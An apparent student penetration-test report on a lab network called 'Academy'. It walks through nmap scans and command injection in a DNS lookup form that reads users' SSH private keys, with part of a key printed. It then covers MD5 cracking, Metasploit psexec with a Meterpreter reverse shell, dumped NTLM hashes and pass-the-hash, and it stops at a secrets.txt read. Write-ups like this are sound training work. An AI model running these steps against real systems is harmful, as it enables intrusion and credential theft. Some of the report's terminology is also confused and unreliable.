Your Company

123 Your Street
Your City, ST 12345
(123) 456 - 7890

Academy Pen Test

September 04, 2024

By Edvin Morales

Executive Summary

Red team performed an engagement on **Academy** domain from **09/01/24 - 09/03/24**. This engagement simulated real-world adversary techniques to target the systems under test, focusing on identifying security weaknesses and potential risks that could impact critical systems. The engagement followed a structured approach that included:

- **Open Source Intelligence (OSINT) Collection**
- **Enumeration**
- **Exploitation**
- **Attack and Pivoting**

The primary objectives of this engagement were to test the resilience of the target environment against advanced persistent threats (APTs) and achieve specific operational impacts through goal-oriented techniques.

Goals of the Engagement:

1. **Goal 1**: Gain unauthorized access to internal Windows machines through external web applications and vulnerable services.
2. **Goal 2**: Achieve elevated privileges and lateral movement within the network.
3. **Goal 3**: Exfiltrate sensitive data and demonstrate the ability to maintain persistence.

Positive Observations:

Despite discovering several security weaknesses, Red Team identified several positive security practices implemented by **Academy** during the engagement:

1. **Observation 1**: Effective firewall configuration limited direct access to key systems.
2. **Observation 2**: Proper segmentation of systems reduced the exposure to a wide-scale attack.
3. **Observation 3**: Some user accounts employed strong password policies, which increased the difficulty of initial compromise.

Key Security Observations:

These observations outline critical risks and areas of improvement. A brief summary includes:

1. **Observation 1**: The presence of insecure services running on non-standard ports allowed unauthorized access to sensitive systems.
2. **Observation 2**: Poor password management practices, such as hard coded credentials and exposed SSH keys, led to easy privilege escalation.
3. **Observation 3**: Inadequate monitoring allowed for lateral movement without detection.

Goals and Results:

The engagement successfully demonstrated the following operational impacts:

1. **Goal 1**: Gained access to Windows machines using stolen credentials and vulnerabilities in the SSH and SMB services.
    - **Result**: Used Metasploit's `psexec` module to gain a Meterpreter shell on one of the Windows targets.
2. **Goal 2**: Achieved lateral movement using a **Pass-the-Hash (PtH)** attack to compromise additional machines.
    - **Result**: Exploited NTLM hashes from the first compromised Windows machine to gain access to a second Windows server.
3. **Goal 3**: Exfiltrated sensitive data from the compromised systems.

- **Result**: Located and extracted critical information from `secrets.txt`, stored on the final Windows machine, which contained administrative data and the challenge flag.

Conclusion:

Red Team was able to meet all the outlined objectives by compromising key systems, escalating privileges, and exfiltrating sensitive data. Several recommendations for reducing risks are outlined in the **"Observations and Recommendations"** section.

Rules of engagement

1. You are authorized only to scan and attack systems that reside on the same /20 subnet on which your Kali instance resides (e.g., if the IP of your Kali instance is 172.31.6.161, you are only authorized to scan and attack systems on the 172.31.6.0/20 subnet).
2. No social engineering or client-side exploits are needed or permitted on this penetration test.
3. Everything you need to complete this test should be available to you on the systems already; there should be no need to download outside tools for this penetration test

Observations and Recommendations

Recommendations:


1. Use strong password policies and enforce regular password changes
2. Proper patch management and security updates to avoid exploitation of the SAM database
3. NTLM hashes should be phased out in favor of more secure alternatives like OAuth or Open ID that are more modern and secure.
4. Implement multi factor authentication it would mitigate the risk of pass-the hash attack by adding more layers of security beyond password authentication
5. Encrypt sensitive files and access-control to limit exposure in a compromise

Observation:

1. **Weak Credential Storage**: The administrative credentials were easily accessible due to poorly secured password hashes.
2. **Pass-the-Hash Vulnerability**: The NTLM hashes enabled lateral movement, highlighting the need for proper hashing and authentication mechanisms.
3. **Lack of File Encryption**: Sensitive files like `secrets.txt` were left unencrypted, leading to easy access to critical information.


Scanning the network

First we need a basic nmap scan on the network. We start with getting the ip from the host computer.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 172.31.45.198/20
```

Run a port scan on all computers in the network




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p1-5000 172.31.35.141 172.31.38.206 172.31.39.17 172.31.41.203 172.31.45.198
```

I am looking for non-standard ports on individual computers



```
Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-03 03:52 UTC
Nmap scan report for ip-172-31-35-141.us-west-2.compute.internal (172.31.35.141)
Host is up (0.00079s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We have a ssh port not on a standard port number like 22 and a open state




```
Nmap scan report for ip-172-31-41-203.us-west-2.compute.internal (172.31.41.203)
Host is up (0.00053s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Also has a non standard port 1013 is not a normal port number for http


Initiate Compromise

I found http with a non standard port 1013 that should be 80 or 443. I can access the site with the IP and a port number.



```
172.31.41.203:1013/networkutility/
```


The website is unsecure I attempted SQL injection with the DNS search bar. I searched for DNS and wove in && whoami and got the server ip address for the website.



```
172.31.41.203 && whoami
```

```
203.41.31.172.in-addr.arpa      name = ip-172-31-41-203.us-west-2.compute.internal.
```


This command will look for any file in the /home directory and subdirectories that end .pem , they usually contain private keys or certificates from the users directory.




```
172.31.41.203 && find /home -name "*pem"
```

```
203.41.31.172.in-addr.arpa      name = ip-172-3

Authoritative answers can be found from:

/home/alice-devops/.ssh/id_rsa.pem
/home/www-data/.ssh/id_rsa.pem
```

This command will print the RSA private key stored in id_rsa.pem to the terminal. The key contains sensitive information and needs to be kept secure because it's used for SSH authentication. I will use this key to pivot to a new machine on the network.




```
-name "*.pem" | cat /home/alice-devops/.ssh/id_rsa.pem
```




```
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
Name:   www.google.com
Address: 142.251.215.228
Name:   www.google.com
Address: 2607:f8b0:400a:803::2004

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAkSezP2rFcljzRTGpr0Gkeemrawp3rbSj6tvcrvS7zWzpz1fPFmKZ
7kA1n/TGMZJ5ryKBthswGMeS2DvyciuQ/LtMBFZ2zSkpoh6mKayG8cpJoGuyCC+Qzafq/o
t5srRhhGJp3Z4aETESkMOT08GDHWpxyv+Y+Kvnc2khaPy8aXHG/axQSoPURH9ebay4Lgx5
Rsq2QIhX+Pnw9EXg+xS3cIvkerG4h7Ruq3jmefTT5pMmw4rVR0l2SaUNWjVLvzuwi6b82q
SFLQx5hlIaz2mWieOWihtccIiRHm4Jc/EYpHhwMxCey2rjk/X9rAskIg554UJPt5IdcCDd
sawzY2fPYGPziY8QhQ95EVbHrZ9WlVNSQ0p2tGT171sZW/yK3Z1x0iUnyjH2xfZVLZYEsW
0zdPAazcVEWfxhc+0TOkQFtLQS3IB01pVNpmNY6Qh4XC8r83q9lSnO0Z3EaIDj4QktGYXr
2k9BOfF47AMD6j2/6XYOTrm2GoRdOnBo1uC36ub3AAAFiLytCma8rQpmAAAAB3NzaC1yc2
EAAAGBAJEnsz9qxXJY80Uxqa9BpHnpq2sKd620o+rb3K70u81s6c9XzxZime5ANZ/0xjGS
ea8igbYbMBjHktg78nIrkPy7TARWds0pKaIepimshvHKSaBrsggvkM2n6v6LebK0YYRiad
2eGhExEpDDk9PBgx1qccr/mPir53NpIWj8vGlxxv2sUEqD1ER/Xm2suC4MeUbKtkCIV/j5
8PRF4PsUt3CL5HqxuIe0bqt45nn00+aTJsOK1UdJdkmlDVo1S787sIum/NqkhS0MeYZSGs
9plonjloobXHCIkR5uCXPxGKR4cDMQnstq45P1/awLJCIOeeFCT7eSHXAg3bGsM2Nnz2Bj
84mPEIUPeRFWx62fVpVTUkNKdrRk9e9bGVv8it2dcdIlJ8ox9sX2VS2WBLFtM3TwGs3FRF
```

Pivoting / System Reconnaissance

With the website giving me the SSH private key I copy the key into a new file with the appropriate permissions. I look at my nmap scan to find a machine in the network with a SSH port open and the wrong port number 2222 compared to the standard 22.




```
┌──(kali㉿kali)-[~]
└─$ sudo chmod 600 myfile.txt
```




```
┌──(kali㉿kali)-[~]
└─$ ssh -i /home/kali/myfile.txt -p 2222 alice-devops@172.31.35.141
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-1022-aws x86_64)
```

This command SSH into the server at IP address 172.31.35.141 using the alice-devops user account, with port 2222 instead of the default port 22. Using the private key from the web server I copy it to my kali machine in /home/kali/myfile.txt for authentication.



```
alice-devops@ubuntu22:~$ ls -l
total 4
drwxrwxr-x 2 alice-devops alice-devops 4096 Jul  3  2023 scripts
alice-devops@ubuntu22:~$ cd scripts
alice-devops@ubuntu22:~/scripts$ ls -l
total 4
-rwxr-xr-x 1 alice-devops alice-devops 964 Jun 29  2023 windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
```

Once I have gained access into the second machine I examine files owned by alice-devops till I find the scripts directory.During my search I cat the windows-maintenance.sh file to identify any hash values that may belong to privileged accounts such as Administrator account on a windows machine.


```
username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"
```

Password Cracking


Once I have the hash discovered it will be used to verify the corresponding account to the targeted windows machine. This hash can be used in further exploitation, such as a pass-the -hash attack to gain access to the host.


```
┌──(kali㉿kali)-[~]
└─$ vim stolen_keys.txt

┌──(kali㉿kali)-[~]
└─$ sudo john /home/kali/stolen_keys.txt --format=raw-md5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords
Proceeding with wordlist:/usr/share/john/password.lst
pokemon          (?)
1g 0:00:00:00 DONE 2/3 (2024-09-05 02:10) 50.00g/s 115200p/s 11520
Use the "--show --format=Raw-MD5" options to display all of the cr
Session completed.
```

I vim the file stolen_keys.txt to copy the hash I got from the previous machine. With the file in hand I can use John The Ripper to decode md5 hash. John decoded the hash revealing the password pokemon for the administrator account , now I can use metasploit to gain access to the next machine.


Metasploit

After successfully configuring the Metasploit and exploiting the windows target using psexec module. A Meterpreter shell was established on the target machine , granting administrative-level access. The credentials provide access to the third machine on the network




```
msf6 exploit(windows/smb/psexec) > set RHOST 172.31.35.141
RHOST ⇒ 172.31.35.141
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser ⇒ Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass pokemon
SMBPass ⇒ pokemon
msf6 exploit(windows/smb/psexec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > run
```

Here you can see the connection is established to the Meterperter shell , within the shell we have the ability to run commands from the administrator machine. The higher privileged account can be used to run a hashdump command.




```
msf6 exploit(windows/smb/psexec) > set RHOST 172.31.38.206
RHOST ⇒ 172.31.38.206
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.45.198:4444
[*] 172.31.38.206:445 - Connecting to the server ...
[*] 172.31.38.206:445 - Authenticating to 172.31.38.206:445 as user 'Administrator' ..
[*] 172.31.38.206:445 - Selecting PowerShell target
[*] 172.31.38.206:445 - Executing the payload ...
[+] 172.31.38.206:445 - Service start timed out, OK if running a command or non-servi
[*] Sending stage (200774 bytes) to 172.31.38.206
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from
ndle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postg
[*] Meterpreter session 1 opened (172.31.45.198:4444 → 172.31.38.206:49949) at 2024-
```

The hashdump will provide all keys that the target machine has control or link. The keys are in two parts and the password is recommended to use the NTLM key as a whole. But you can also use the kiwi tool to look at the SAM database to see what hash belongs to what account.




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```



```
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials

meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : EC2AMAZ-L3OOUG8
SysKey : 6f35e821a55f9d37f19ff61c1b4a4885
Local SID : S-1-5-21-2451825347-2911681807-1382041274

SAMKey : 0217011af505372071fd7d025a5d47de

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: aa0969ce61a2e254b7fb2a44e1d5ae7a

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000003f0 (1008)
User : fstack
  Hash NTLM: 0cc79cd5401055d4732c9ac4c8e0cfed

RID  : 000003f1 (1009)
User : Administrator2
  Hash NTLM: e1342bfae5fb061c12a02caf21d3b5ab
```


Passing the hash / Sensitive files

At this phase I implement a pass-the-hash attack to compromise a second Windows machine on the network. This method allows us to authenticate without knowing the actual password , by leveraging the NTLM hash from the first compromised windows machine. By using Metasploit windows/smb/psexec module, I can configure the attack for the second machine. Just add the hash to the SMBPass and use trial and error on the rest of the IPs on the network till you gain access to the next machine.




```
meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(windows/smb/psexec) > set RHOST 172.31.39.17
RHOST ⇒ 172.31.39.17
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
SMBPass ⇒ aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator2
SMBUser ⇒ Administrator2
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.45.198:4444
[*] 172.31.39.17:445 - Connecting to the server ...
[*] 172.31.39.17:445 - Authenticating to 172.31.39.17:445 as user 'Administrator2' ...
[*] 172.31.39.17:445 - Selecting PowerShell target
[*] 172.31.39.17:445 - Executing the payload ...
[+] 172.31.39.17:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 172.31.39.17
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framew
ndle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framew
ndle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `new
[*] Meterpreter session 2 opened (172.31.45.198:4444 → 172.31.39.17:50045) at 2024-09-05 03:13:38 +0000

meterpreter > 
```

Within the compromised machine I will look for sensitive files like secrets.txt. I need to look for it within the machine and find the direct path to the file. The contents of secrets.txt file includes sensitive information along with the flag of the challenge.



```
meterpreter > search -f secrets.txt

Found 1 result ...
==================

Path                           Size (bytes)  Modified (UTC)
----                           ------------  --------------
c:\Windows\debug\secrets.txt   55            2022-11-05 22:01:13 +0000
```



```
meterpreter > cat "C:\Windows\debug\secrets.txt"
